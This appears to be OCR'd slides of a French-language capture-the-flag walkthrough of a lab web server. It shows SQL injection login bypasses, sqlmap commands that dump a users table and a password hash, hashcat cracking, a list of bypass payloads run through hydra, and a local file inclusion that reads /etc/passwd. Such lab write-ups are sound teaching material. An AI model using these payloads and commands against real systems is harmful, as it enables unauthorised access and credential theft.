
```
SELECT * FROM users WHERE user = 'hacker'
OR 1=1; -- AND password = '123456';
```



user				password
❌ alice	OR	✅	1 = 1	motdepasse123
❌ bob	OR	✅	1 = 1	monsecret
❌ charlie	OR	✅	1 = 1	123456



user	password
alice	motdepasse123
bob	monsecret
charlie	123456




Connexion

Nom d'utilisateur : hacker' OR 1=1; --

Mot de passe : 123456


Retour au challenge

Site Web (port 80)
Page: */login.php*



What is the user.txt flag?

Login to answer..



Login

Username: admin


Password: azerty

Login

Login failed. Please check your username and password.


```
username=admin&password=azerty
```

Injection SQL - Trouver une injection
Outil: sqlmap


What is the user.txt flag?

```
python sqlmap.py -u http://10.10.209.242/login.php --data
"username=admin&password=azerty"
```


```
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query
SLEEP)
    Payload: username=admin' AND (SELECT 7996 FROM
(SELECT(SLEEP(5)))atHk) AND 'YxmM'='YxmM&password=azerty
---
```



```
' AND (SELECT 7996
FROM (SELECT(SLEEP(5)))atHk)
AND 'YxmM'='YxmM
```

```
' OR 1=1 --
```

Injection SQL - Lister les BdD
Outil: sqlmap




What is the user.txt flag?

```
python sqlmap.py -u http://10.10.209.242/login.php --data
"username=admin&password=azerty" --dbs # --dbs: liste les BdD
```

```
available databases [2]:
[*] information_schema
[*] users
```

Injection SQL - Lister les tables
Outil: sqlmap




What is the user.txt flag?

Login to answer..

```
python sqlmap.py -u http://10.10.209.242/login.php --data
"username=admin&password=azerty" -D users --tables # -D <db>:
spécifie la BdD; --tables: liste les tables
```

```
Database: users
[1 table]
+-------+
| users |
+-------+
```

Injection SQL - Extraire les données
Outil: sqlmap




What is the user.txt flag?

```
python sqlmap.py -u http://10.10.209.242/login.php --data
"username=admin&password=azerty" -D users -T users --dump  #
-T <table>: spécifie la table; --dump: extrait toutes les
entrées
```

```
Database: users
Table: users
[1 entry]
+----+----------------------------------+----------+
| id | password                         | username |
+----+----------------------------------+----------+
| 1  | 5b0c2e1b4fe1410e47f26feff7f4fc4c | comte    |
+----+----------------------------------+----------+
```

Cassage de hash
Outil: hashcat




What is the user.txt flag?

Login to answer..


```
hashcat -a 0 -m 0 hash.txt rockyou.txt
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: 5b0c2e1b4fe1410e47f26feff7f4fc4c
```

Cassage de hash
Outil: Crackstation.net




What is the user.txt flag?




```
5b0c2e1b4fe1410e47f26feff7f4fc4c
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5b0c2e1b4fe1410e47f26feff7f4fc4c	Unknown	Not found.


Trouver une injection SQL
Dumper tout le contenu de la BdD
N'avoir qu'un hash incrackable
N'avoir qu'un hash incrackable
imgflip.com


Injection SQL - Contourner l’authentification
Outil: hydra



What is the user.txt flag?


Tester de nombreux payloads de contournement d’authentification avec hydra.

Exemple de liste:



```
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
```

Injection SQL - Contourner l’authentification
Outil: hydra




What is the user.txt flag?


```
hydra -L bypass.txt -p azerty
"http-post-form://10.10.209.242/login.php:username=^USER^&password=^
PASS^:Login failed"
```

```
[DATA] attacking
http-post-form://10.10.241.171:80/login.php:username=^USER^&password=^PASS^:Login failed
[80][http-post-form] host: 10.10.241.171   login: ' OR 'x'='x'#;   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '-''#   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '-''-- 2   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '&''-- 2   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '&''#   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '^''-- 2   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '^''#   password: azerty
[80][http-post-form] host: 10.10.241.171   login: '*''-- 2   password: azerty
...
```

Site Web (port 80)
Page admin




What is the user.txt flag?



The Cheese Shop Admin Panel


```
/secret-script.php?file=supersecretadminpanel.html
```

Local File Inclusion (LFI)



What is the user.txt flag?


Login to answer..



```
/secret-script.php?file=/etc/passwd
```


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/us
bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/r
var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/ne
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:4
nonexistent:/usr/sbin/nologin systemd-network:x:100:10
systemd:/usr/sbin/nologin systemd-timesync:x:102:104:s
syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:
run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexis
pollinate:/bin/false fwupd-refresh:x:111:116:fwupd-refre
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin systemd-c
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false mysq
```

Local File Inclusion (LFI)
Les *php://filter* fonctionnent !



What is the user.txt flag?


Login to answer..



